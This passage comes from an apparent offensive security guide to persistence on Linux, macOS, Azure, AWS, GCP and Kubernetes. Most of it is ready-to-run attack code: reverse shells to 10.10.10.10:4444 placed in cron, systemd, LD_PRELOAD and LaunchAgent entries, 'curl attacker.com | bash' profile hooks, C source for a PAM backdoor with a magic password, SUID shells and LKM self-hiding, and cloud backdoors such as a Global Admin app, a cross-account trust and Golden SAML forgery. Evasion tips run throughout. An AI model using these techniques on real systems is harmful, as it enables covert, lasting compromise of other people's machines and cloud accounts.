|---|---|---|---|---|
| Golden Ticket | T1558.001 | Domain Admin | Entire domain | Medium |
| Diamond Ticket | T1558.001 | Domain Admin | Entire domain | Low |
| Sapphire Ticket | T1558.001 | Domain Admin | Entire domain | Very Low |
| Silver Ticket | T1558.002 | Service account hash | Single service | Low |
| DCSync Rights | T1003.006 | Domain Admin | All hashes | Medium |
| AdminSDHolder ACE | T1078.002 | Domain Admin | All protected groups | Low |
| SID History | T1134.005 | Domain Admin | Domain-wide | Medium |
| DCShadow | T1207 | Domain Admin | Any AD object | Very Low |
| Skeleton Key | T1556.001 | Domain Admin | Entire domain | Low |
| DSRM Backdoor | T1003.004 | SYSTEM on DC | Domain Controllers | Low |
| GPO Persistence | T1484.001 | Domain Admin | Entire domain | Medium |
Phase 9: Linux Persistence
 From noisy crontabs to invisible PAM backdoors that accept a magic password for any user including root
1
2
3
4
5
6
7
8
┌─────────────────────────────────────────────────────────────────┐
│                    LINUX PERSISTENCE CHAIN                       │
├─────────────────────────────────────────────────────────────────┤
│ Crontab → Systemd Service → SSH Keys → PAM Backdoor → SUID      │
│                                                                   │
│ Noise Level: [HIGH] ──────────────────────────── [SILENT]        │
│              Cron         Systemd      SSH Keys    PAM/SUID      │
└─────────────────────────────────────────────────────────────────┘
Crontab T1053.003
The simplest Linux persistence. Noisy, but effective when targets don’t audit cron jobs.
1
2
3
4
5
6
7
8
9
10
11
# User crontab (no root required)
crontab -e

# Add: execute payload every minute
* * * * * /bin/bash -c 'bash -i >& /dev/tcp/10.10.10.10/4444 0>&1'

# System-wide cron (requires root)
echo "* * * * * root /usr/bin/python3 -c 'import socket,subprocess,os;s=socket.socket();s.connect((\"10.10.10.10\",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call([\"/bin/sh\",\"-i\"])'" >> /etc/cron.d/syscheck

# Hidden cron job (dot prefix makes ls -la show it but ls misses it)
(crontab -l 2>/dev/null; echo "*/5 * * * * /tmp/.sysupdate") | crontab -
Systemd Service T1543.002
A systemd service runs as a daemon, restarts automatically, and starts at boot. Much stealthier than crontab.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
# Create service unit file
cat > /etc/systemd/system/system-network-monitor.service << 'EOF'
[Unit]
Description=Network Monitor Service
After=network.target

[Service]
Type=simple
User=root
ExecStart=/bin/bash -c 'while true; do bash -i >& /dev/tcp/10.10.10.10/4444 0>&1; sleep 60; done'
Restart=always
RestartSec=30

[Install]
WantedBy=multi-user.target
EOF

# Enable and start
systemctl daemon-reload
systemctl enable system-network-monitor.service
systemctl start system-network-monitor.service

# Verify
systemctl status system-network-monitor.service
OPSEC Tip: Name your service something that blends into the existing systemd namespace:
systemd-network-monitor,dbus-monitor,udev-settle. Checksystemctl list-unitsfor naming conventions on the target.
SSH Authorized Keys T1098.004
The most reliable Linux persistence. SSH authorized keys don’t require passwords, survive reboots, and are rarely audited.
1
2
3
4
5
6
7
8
9
10
11
12
13
# Generate key pair on attacker machine
ssh-keygen -t ed25519 -f ./persistence_key -N ""

# Add public key to target (multiple locations for redundancy)
mkdir -p ~/.ssh && chmod 700 ~/.ssh
echo "ssh-ed25519 AAAA... attacker@evil" >> ~/.ssh/authorized_keys
chmod 600 ~/.ssh/authorized_keys

# For root persistence
echo "ssh-ed25519 AAAA... attacker@evil" >> /root/.ssh/authorized_keys

# Verify access
ssh -i persistence_key user@target
SSH Backdoor via sshd_config:
1
2
3
4
5
6
# Add a second authorized keys location (harder to find)
echo "AuthorizedKeysFile .ssh/authorized_keys /etc/.hidden_keys" >> /etc/ssh/sshd_config

# Plant key in alternative location
echo "ssh-ed25519 AAAA..." > /etc/.hidden_keys
systemctl restart sshd
SUID Backdoor
Set SUID on a shell binary anyone who executes it gets root.
1
2
3
4
5
6
7
8
9
10
# Copy bash and set SUID
cp /bin/bash /tmp/.system_bash
chmod +s /tmp/.system_bash

# Execute as any user to get root shell
/tmp/.system_bash -p

# SUID on find binary (GTFOBins)
chmod u+s /usr/bin/find
find / -exec /bin/bash -p \;
PAM Backdoor The Silent Master Key
Pluggable Authentication Modules (PAM) handles all authentication on Linux. A malicious PAM module accepts a hardcoded password for any user including root.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
// pam_backdoor.c  accepts magic password "B@ckd00r!" for any user
#include <security/pam_modules.h>
#include <string.h>

PAM_EXTERN int pam_sm_authenticate(pam_handle_t *pamh, int flags, int argc, const char **argv) {
    const char *password;
    if (pam_get_authtok(pamh, PAM_AUTHTOK, &password, NULL) != PAM_SUCCESS)
        return PAM_AUTH_ERR;

    if (strcmp(password, "B@ckd00r!") == 0)
        return PAM_SUCCESS;

    return PAM_AUTH_ERR;
}
1
2
3
4
5
6
7
8
# Compile
gcc -shared -fPIC -o pam_unix2.so pam_backdoor.c -lpam

# Install alongside legitimate PAM module
cp pam_unix2.so /lib/x86_64-linux-gnu/security/

# Add to PAM config (sufficient = if this succeeds, auth is granted)
sed -i '1s/^/auth sufficient pam_unix2.so\n/' /etc/pam.d/common-auth
Now ssh root@target with password B@ckd00r! works regardless of root’s actual password.
LD_PRELOAD Hijacking
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
# Create malicious shared library
cat > /tmp/exploit.c << 'EOF'
#include <stdio.h>
#include <stdlib.h>

void __attribute__((constructor)) init() {
    setuid(0); setgid(0);
    system("bash -c 'bash -i >& /dev/tcp/10.10.10.10/4444 0>&1'");
}
EOF

gcc -shared -fPIC -nostartfiles -o /lib/libaudit.so.1.bak /tmp/exploit.c

# Global LD_PRELOAD (root required)
echo "/lib/libaudit.so.1.bak" >> /etc/ld.so.preload
eBPF-Based Persistence The Kernel Ghost
Extended Berkeley Packet Filter (eBPF) lets programs run directly in the Linux kernel without writing a traditional kernel module. eBPF rootkits are the apex predator of Linux persistence they hook syscalls, hide files, processes, and network connections from kernel space, with no entry in lsmod and no files visible to ls.
Active eBPF rootkits (2024-2025):
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
LinkPro (2025)   → Discovered in compromised AWS infrastructure (CVE-2024-23897 initial access)
                   Persistence: impersonates systemd-resolved service
                   Hides: files, processes, network connections, BPF objects from bpftool
                   Activation: magic TCP SYN packet (window size 54321 = open C2)

BPFDoor          → Chinese APT espionage tool, active 2024-2025
                   Hides in network packet layer (XDP/TC hooks)
                   Activated by magic packets (UDP, TCP, or ICMP)
                   2025 variant: IPv6-aware, multi-protocol, refined filtering

TripleCross      → Open-source eBPF rootkit (research/red team use)
                   Features: backdoor, C2, library injection, execution hijacking, stealth

Symbiote         → Brazilian financial sector attacks
                   Hijacks all running processes via LD_PRELOAD enforced through eBPF hooks
LinkPro persistence mechanism:
1
2
3
4
5
# Executable dropped at hidden path (dots, system-looking name)
/usr/lib/.system/.tmpdata.resolveld

# Systemd unit installed to impersonate legitimate service
/etc/systemd/system/systemd-resolveld.service
1
2
3
4
5
6
7
8
9
10
[Unit]
Description=Network Name Resolution
After=network.target

[Service]
ExecStart=/usr/lib/.system/.tmpdata.resolveld
Restart=always

[Install]
WantedBy=multi-user.target
Why eBPF rootkits are invisible: The rootkit hooks getdents (the syscall powering ls and all directory listings) and sys_bpf (the BPF introspection interface). Both file presence and BPF program entries are filtered before they reach user space standard EDRs see nothing because they run in user space.
Detection: eBPF-aware monitoring only (Falco with eBPF probe, Aqua Tracee, Cilium Tetragon). Look for unexpected bpf() syscalls from non-root non-container processes, discrepancies between /proc/net and actual observed traffic, and systemd units with suspicious binary paths.
Shell Profile Hijacking T1546.004
Shell initialization files execute for every interactive and login session. Appending payloads to profile files achieves persistent code execution for every terminal, SSH session, and automated script invocation no root required for user-level profiles.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
# ~/.bashrc every interactive bash session (most common)
echo 'nohup /tmp/.sysmon &>/dev/null & disown' >> ~/.bashrc

# ~/.bash_profile login shells (SSH, su - username)
echo 'curl -s http://attacker.com/update.sh | bash &>/dev/null &' >> ~/.bash_profile

# ~/.profile POSIX-compatible (sh, dash, bash login shells)
echo '/usr/bin/python3 -c "import socket,os,subprocess..." &' >> ~/.profile

# ~/.zshrc if target uses zsh (Ubuntu 20.04+, Kali, macOS default)
echo 'nohup /tmp/.zupdate & disown' >> ~/.zshrc

# System-wide (root required) affects ALL users
cat > /etc/profile.d/sysupdate.sh << 'EOF'
#!/bin/bash
/usr/bin/python3 -c 'import socket...' &>/dev/null &
EOF
chmod +x /etc/profile.d/sysupdate.sh
OPSEC Tip: Append after a blank line and a fake comment like
# System telemetry initializer. Never replace the file blue teams diff profile files against backups.
udev Rules Device Event Persistence
udev processes Linux device events. Rules can execute commands when devices are added including network interfaces, which come up on every boot.
1
2
3
4
5
6
7
# Rule fires when any network interface is added (every boot)
cat > /etc/udev/rules.d/99-netmon.rules << 'EOF'
ACTION=="add", SUBSYSTEM=="net", RUN+="/usr/bin/bash -c '/usr/lib/.update &'"
EOF

# Test immediately (simulate network event)
udevadm trigger --subsystem-match=net --action=add
Fires before systemd network-dependent services, before cron, and is invisible to most persistence scanners because they don’t check /etc/udev/rules.d/.
XDG Autostart Desktop Environment Persistence
On Linux desktops (GNOME, KDE, XFCE, LXDE), .desktop files in XDG autostart directories execute at user login. No root required for user-level entries.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
# User-level (no root) fires on desktop login
mkdir -p ~/.config/autostart
cat > ~/.config/autostart/system-update.desktop << 'EOF'
[Desktop Entry]
Type=Application
Name=System Update Helper
Exec=/bin/bash -c '/usr/lib/.update &'
Hidden=false
NoDisplay=true
X-GNOME-Autostart-enabled=true
EOF

# System-wide (root) all users
cat > /etc/xdg/autostart/gnome-keyring-update.desktop << 'EOF'
[Desktop Entry]
Type=Application
Name=GNOME Keyring Update
Exec=/usr/lib/.sysd-update
Hidden=false
NoDisplay=true
EOF
LKM Rootkit Kernel Module Persistence
Loadable Kernel Modules run in ring-0 full kernel memory access, direct syscall hooks, hardware control. Unlike eBPF, LKMs can directly modify kernel data structures and remove themselves from lsmod.
1
2
3
4
5
6
7
8
9
10
# Load malicious kernel module
insmod rootkit.ko

# Make persistent across reboots
echo "rootkit" >> /etc/modules

# Or via modprobe (survives module unload attempts)
cp rootkit.ko /lib/modules/$(uname -r)/kernel/drivers/
echo "rootkit" >> /etc/modules-load.d/persistence.conf
depmod -a
Self-hiding (in module code):
1
2
3
4
// Remove module from lsmod list after loading (invisible to lsmod)
list_del_init(&THIS_MODULE->list);
// Kobject removal makes it invisible to /sys/module/
kobject_del(&THIS_MODULE->mkobj.kobj);
Defense: Secure Boot with kernel module signing enforcement prevents unsigned LKMs. Without Secure Boot, LKMs are the hardest Linux persistence to remove without full OS reinstall.
WSL (Windows Subsystem for Linux) Cross-Platform Stealth
WSL creates a full Linux environment inside Windows. Attackers use it to run Linux payloads on Windows while evading Windows EDRs malware in WSL appears only as wsl.exe or bash.exe in Task Manager.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
# Check if WSL is available (common on developer workstations)
wsl --list --verbose

# Drop and execute Linux payload via WSL (bypasses Windows AV scanning of Linux ELF)
wsl -e bash -c 'curl -s http://attacker.com/linux_payload | bash'

# Persistence via WSL add to Linux profile (fires on every WSL session)
wsl -e bash -c 'echo "nohup /tmp/.update &" >> ~/.bashrc'

# More persistent: WSL startup script via Windows scheduled task
# The scheduled task appears legitimate (runs wsl.exe, a signed binary)
$action = New-ScheduledTaskAction -Execute "wsl.exe" -Argument "-e bash -c '/tmp/.payload &'"
$trigger = New-ScheduledTaskTrigger -AtLogOn
Register-ScheduledTask -TaskName "WSLUpdate" -Action $action -Trigger $trigger -RunLevel Highest
Key evasion properties:
- Linux ELF binaries are not scanned by Windows AV (different binary format)
- WSL2 processes run in a lightweight VM Windows has limited visibility into the VM
- Network connections from WSL appear as Windows host traffic (shared IP in WSL1, NAT in WSL2)
- Malware survives in WSL filesystem even after Windows-side remediation
1
2
3
Linux persistence methods also work inside WSL:
  ~/.bashrc, crontab, systemd (WSL2 with systemd enabled), SSH authorized_keys
  → All invisible to Windows-based forensic tools
| Linux Technique | Privilege | Stealth | Survives Reboot |
|---|---|---|---|
| Crontab | User | Low | Yes |
| Systemd Service | Root | Medium | Yes |
| SSH Authorized Keys | User | Medium | Yes |
| Shell Profile | User | Medium | Yes |
| SUID Backdoor | Root | Medium | Yes |
| PAM Backdoor | Root | Very High | Yes |
| LD_PRELOAD | Root | High | Yes |
| eBPF Rootkit | Root | Critical | Yes (with systemd unit) |
| udev Rules | Root | High | Yes |
| XDG Autostart | User | Medium | Yes |
| LKM Rootkit | Root | Critical | Yes |
| WSL Persistence | User | High | Yes |
Phase 10: macOS Persistence
 LaunchDaemons run as root at boot. LaunchAgents run per-user at login. Both require only a plist file.
LaunchAgents T1543.001
LaunchAgents execute when a user logs in. User-level LaunchAgents require no privileges any user can install them.
Locations (checked at login):
1
2
3
~/Library/LaunchAgents/          ← User controlled, no admin required
/Library/LaunchAgents/           ← Admin required, all users
/System/Library/LaunchAgents/    ← Apple only, SIP protected
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
# Create malicious plist
cat > ~/Library/LaunchAgents/com.apple.systemupdater.plist << 'EOF'
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>com.apple.systemupdater</string>
    <key>ProgramArguments</key>
    <array>
        <string>/bin/bash</string>
        <string>-c</string>
        <string>bash -i >& /dev/tcp/10.10.10.10/4444 0>&1</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
    <key>KeepAlive</key>
    <true/>
    <key>StartInterval</key>
    <integer>300</integer>
</dict>
</plist>
EOF

# Load immediately (no reboot required)
launchctl load ~/Library/LaunchAgents/com.apple.systemupdater.plist
LaunchDaemons T1543.004
LaunchDaemons run as root at system startup before any user logs in. Require admin privileges to install.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
# System-wide daemon (requires sudo)
sudo cat > /Library/LaunchDaemons/com.apple.kextd.helper.plist << 'EOF'
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>com.apple.kextd.helper</string>
    <key>ProgramArguments</key>
    <array>
        <string>/usr/bin/python3</string>
        <string>/Library/Apple/System/Library/CoreServices/.update.py</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
    <key>KeepAlive</key>
    <true/>
    <key>UserName</key>
    <string>root</string>
</dict>
</plist>
EOF

sudo launchctl load /Library/LaunchDaemons/com.apple.kextd.helper.plist
LaunchDaemon Hijacking No plist Modification
Instead of creating new plist files (which triggers detection rules), replace the binary referenced by an existing, misconfigured LaunchDaemon:
1
2
3
4
5
6
7
# Find LaunchDaemons with world-writable binaries
find /Library/LaunchDaemons -name "*.plist" -exec /usr/libexec/PlistBuddy -c "Print :ProgramArguments:0" {} \; 2>/dev/null | while read binary; do
    [ -w "$binary" ] && echo "Hijackable: $binary"
done

# Replace binary content (same path, no plist changes)
# This bypasses all detection rules looking for plist modifications
T1547.015 Login Items (macOS Ventura/Sonoma)
Login Items are the modern macOS persistence mechanism (macOS 13+), replacing old-style Login LaunchAgents for user apps. Legitimate software like Dropbox, Zoom, and 1Password use Login Items making malicious entries blend perfectly into the list.
1
2
3
4
5
6
7
8
# Add via osascript (user-level, no admin required)
osascript -e 'tell application "System Events" to make login item at end with properties {path:"/Library/Application Support/.update/helper", hidden:true}'

# Verify
osascript -e 'tell application "System Events" to get the name of every login item'

# Remove (attacker-side cleanup)
osascript -e 'tell application "System Events" to delete login item "helper"'
Database location (direct modification requires SIP bypass or root):
1
2
~/Library/Application Support/com.apple.backgroundtaskmanagementagent/backgrounditems.btm
/Library/Application Support/com.apple.backgroundtaskmanagementagent/backgrounditems.btm
APT Case: RustDoor (February 2024) a Rust-based macOS backdoor disguised as a Visual Studio update used both LaunchAgent and Login Items simultaneously for redundant persistence across different macOS versions. RustDoor granted full remote access and survived Security & Privacy preference panel cleanup by users who removed the LaunchAgent but missed the Login Item.
T1574.004 Dylib Hijacking (macOS)
macOS uses a dynamic linker (dyld) that searches for libraries in a priority order. If an application references a library path that doesn’t exist or if a library exists in a user-writable directory before the real path a malicious dylib loads instead.
Dylib search order:
1
2
3
4
5
1. @rpath  (runtime paths embedded in the binary)
2. @loader_path  (relative to the loading binary)
3. @executable_path  (relative to the app bundle)
4. /usr/local/lib/
5. /usr/lib/
1
2
3
4
5
6
7
8
9
10
# Find hijackable dylibs missing libraries referenced by privileged apps
# Tools: otool -l <binary> | grep LC_LOAD_WEAK_DYLIB
#        DylibHijack Scanner (Objective-See)
#        dylib-hijacking-toolkit (UnsaltedHash42)

# Drop malicious dylib at expected missing path
cp /path/to/malicious.dylib /usr/local/lib/libTargetName.dylib

# The legitimate signed app automatically loads your dylib on next launch
# No modification to the app itself clean execution chain
DYLD_INSERT_LIBRARIES (macOS LD_PRELOAD equivalent):
1
2
3
4
5
6
7
8
9
# Force dylib injection into any non-SIP-protected process
export DYLD_INSERT_LIBRARIES=/path/to/malicious.dylib
export DYLD_FORCE_FLAT_NAMESPACE=1

# Persistent via launchd environment (survives reboots, user-level)
launchctl setenv DYLD_INSERT_LIBRARIES /path/to/malicious.dylib

# Or embed in shell profile for per-session injection
echo 'export DYLD_INSERT_LIBRARIES=/usr/local/lib/.libsysmon.dylib' >> ~/.zshrc
Note: SIP blocks
DYLD_INSERT_LIBRARIESfor Apple-signed system processes. Effective against all third-party applications and user-installed software.
2024 in the wild: Multiple macOS Trojans distributed via pirated macOS software embedded libConfigurer64.dylib as a dependency in the app’s binary every user launch of the pirated application silently loaded the malicious dylib. Detection required examining app bundle structure, not just process trees.
| macOS Technique | Privilege | Stealth | macOS Version |
|---|---|---|---|
| LaunchAgent | User | Medium | All |
| LaunchDaemon | Root | Medium | All |
| LaunchDaemon Hijacking | Root | High | All |
| Login Items (T1547.015) | User | High | 13+ (Ventura) |
| Dylib Hijacking | User | Very High | All |
| DYLD_INSERT_LIBRARIES | User | High | All (non-SIP) |
Phase 11: Cloud Persistence Azure, AWS, GCP
 Cloud persistence survives endpoint reimaging, credential resets, and traditional IR the last line to clear
Cloud persistence is the hardest to remediate. It lives in identity planes, not endpoints. Reimaging a machine, rotating local credentials, or patching endpoints does nothing.
Azure AD / Entra ID
Backdoor Application Registration:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
# Create a new application with client credentials
$app = New-AzureADApplication -DisplayName "Microsoft Graph Explorer" -AvailableToOtherTenants $false

# Add client secret
$secret = New-AzureADApplicationPasswordCredential -ObjectId $app.ObjectId -CustomKeyIdentifier "secret1" -EndDate (Get-Date).AddYears(2)

Write-Host "AppID: $($app.AppId)"
Write-Host "Secret: $($secret.Value)"
Write-Host "TenantID: $(Get-AzureADTenantDetail | Select -ExpandProperty ObjectId)"

# Assign Global Admin role to application
$sp = New-AzureADServicePrincipal -AppId $app.AppId
$role = Get-AzureADDirectoryRole | Where-Object {$_.DisplayName -eq "Global Administrator"}
Add-AzureADDirectoryRoleMember -ObjectId $role.ObjectId -RefObjectId $sp.ObjectId
Now authenticate as this app forever:
1
2
3
# Get token using client credentials flow (no user interaction needed)
curl -X POST "https://login.microsoftonline.com/<TENANT_ID>/oauth2/v2.0/token" \
    -d "client_id=<APP_ID>&client_secret=<SECRET>&scope=https://graph.microsoft.com/.default&grant_type=client_credentials"
App Password Backdoor:
1
2
# Add app password to user account (survives MFA reset, password change)
New-MsolAppPassword -UserPrincipalName "victim@corp.com" -Description "Legacy Auth"
Golden SAML Forge SAML Tokens:
In federated environments (ADFS), the SAML signing certificate can be used to forge authentication tokens for any user, bypassing Conditional Access and MFA:
1
2
3
4
# Extract ADFS signing certificate (Golden SAML)
# Using ADFSDump or similar tooling
# Then forge tokens with shimit or ADFSpoof
python3 ADFSpoof.py -b EncryptedPfx.bin EncryptedPfx.bin_password -s adfs.corp.com --assertionid "_XXXXX" --nameid admin@corp.com --rpidentifier urn:federation:MicrosoftOnline --assertions '<saml:Attribute Name="http://schemas.microsoft.com/ws/2008/06/identity/claims/role"><saml:AttributeValue>Global Administrator</saml:AttributeValue></saml:Attribute>'
APT Case: APT29 used Golden SAML extensively during the SolarWinds SUNBURST campaign. After gaining access through the SolarWinds supply chain, they forged SAML tokens to access Microsoft 365 without triggering MFA alerts.
AWS IAM Persistence
Backdoor IAM User:
1
2
3
4
5
6
7
# Create a new IAM user with admin rights
aws iam create-user --user-name support-automation
aws iam attach-user-policy --user-name support-automation --policy-arn arn:aws:iam::aws:policy/AdministratorAccess

# Create access keys
aws iam create-access-key --user-name support-automation
# Save AccessKeyId and SecretAccessKey  these are your persistent credentials
EventBridge Persistence Silent Scheduled Execution:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
# Create EventBridge rule that fires every 5 minutes
aws events put-rule \
    --name "SystemHealthCheck" \
    --schedule-expression "rate(5 minutes)" \
    --state ENABLED

# Create Lambda function with payload
aws lambda create-function \
    --function-name SystemHealthCheck \
    --runtime python3.11 \
    --role arn:aws:iam::ACCOUNT_ID:role/lambda-role \
    --handler lambda_function.lambda_handler \
    --zip-file fileb://payload.zip

# Bind rule to Lambda
aws events put-targets \
    --rule SystemHealthCheck \
    --targets "Id=1,Arn=arn:aws:lambda:us-east-1:ACCOUNT_ID:function:SystemHealthCheck"
Cross-Account Role Backdoor:
1
2
3
4
5
6
7
8
9
10
11
12
// Trust policy  allows attacker's AWS account to assume this role
{
    "Version": "2012-10-17",
    "Statement": [{
        "Effect": "Allow",
        "Principal": {
            "AWS": "arn:aws:iam::ATTACKER_ACCOUNT_ID:root"
        },
        "Action": "sts:AssumeRole",
        "Condition": {}
    }]
}
1
2
3
4
5
# Apply to existing admin role
aws iam update-assume-role-policy --role-name OrganizationAccountAccessRole --policy-document file://backdoor_trust.json

# From attacker account  assume victim's admin role
aws sts assume-role --role-arn arn:aws:iam::VICTIM_ACCOUNT_ID:role/OrganizationAccountAccessRole --role-session-name "persistence"
GCP Persistence
1
2
3
4
5
6
7
8
9
10
11
12
13
14
# Create a backdoor service account
gcloud iam service-accounts create system-health-sa --display-name "System Health"

# Grant Owner role
gcloud projects add-iam-policy-binding PROJECT_ID \
    --member="serviceAccount:system-health-sa@PROJECT_ID.iam.gserviceaccount.com" \
    --role="roles/owner"

# Create persistent key
gcloud iam service-accounts keys create ./sa-key.json \
    --iam-account system-health-sa@PROJECT_ID.iam.gserviceaccount.com

# Authenticate forever
gcloud auth activate-service-account --key-file=./sa-key.json
Kubernetes Persistence T1609 / T1610
Kubernetes persistence operates at cluster level not tied to any individual node or endpoint. A malicious ClusterRoleBinding, DaemonSet, or ServiceAccount token survives node reimaging, pod restarts, and individual credential rotation.
ClusterRoleBinding Backdoor (Domain Admin equivalent for K8s):
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
# Create backdoor service account with cluster-admin rights
kubectl create serviceaccount backdoor-sa -n kube-system

kubectl create clusterrolebinding backdoor-admin \
    --clusterrole=cluster-admin \
    --serviceaccount=kube-system:backdoor-sa

# Create long-lived token (K8s 1.24+ requires explicit Secret)
kubectl apply -f - <<EOF
apiVersion: v1
kind: Secret
metadata:
  name: backdoor-token
  namespace: kube-system
  annotations:
    kubernetes.io/service-account.name: backdoor-sa
type: kubernetes.io/service-account-token
EOF

# Extract token this is permanent cluster-admin access
kubectl get secret backdoor-token -n kube-system -o jsonpath='{.data.token}' | base64 -d
DaemonSet Persistence (executes on every node, auto-restarts):
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
apiVersion: apps/v1
kind: DaemonSet
metadata:
  name: system-monitor
  namespace: kube-system
spec:
  selector:
    matchLabels:
      app: system-monitor
  template:
    metadata:
      labels:
        app: system-monitor
    spec:
      tolerations:
        - operator: Exists      # run on ALL nodes including master/control-plane
      hostNetwork: true         # access host network directly
      hostPID: true             # access host PID namespace
      containers:
        - name: monitor
          image: alpine:3.18   # use a clean legitimate base image
          securityContext:
            privileged: true   # SYSTEM-equivalent access on node
          command: ["/bin/sh", "-c", "while true; do /payload.sh; sleep 60; done"]
          volumeMounts:
            - name: host-root
              mountPath: /host
      volumes:
        - name: host-root
          hostPath:
            path: /            # mount entire host filesystem
CronJob Persistence (scheduled re-establishment):
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
apiVersion: batch/v1
kind: CronJob
metadata:
  name: system-cleanup
  namespace: kube-system
spec:
  schedule: "*/10 * * * *"
  jobTemplate:
    spec:
      template:
        spec:
          serviceAccountName: backdoor-sa
          containers:
            - name: cleanup
              image: bitnami/kubectl:latest
              command: ["/bin/sh", "-c",
                "kubectl create clusterrolebinding backdoor-admin --clusterrole=cluster-admin --serviceaccount=kube-system:backdoor-sa --dry-run=client -o yaml | kubectl apply -f -"]
          restartPolicy: OnFailure
Container Escape → Host Persistence (via privileged DaemonSet):
1
2
3
4
5
6
7
8
# If DaemonSet has hostPID + hostPath mount:
# Escape to host via nsenter
nsenter --target 1 --mount --uts --ipc --net --pid -- bash

# Now on host (not in container)
# Install standard Linux persistence: crontab, SSH keys, systemd service
echo "*/5 * * * * root /usr/lib/.update" >> /host/etc/cron.d/syscheck
echo "ssh-ed25519 AAAA..." >> /host/root/.ssh/authorized_keys
| K8s Technique | Cluster Scope | Survives Pod Delete | Survives Node Reimage |
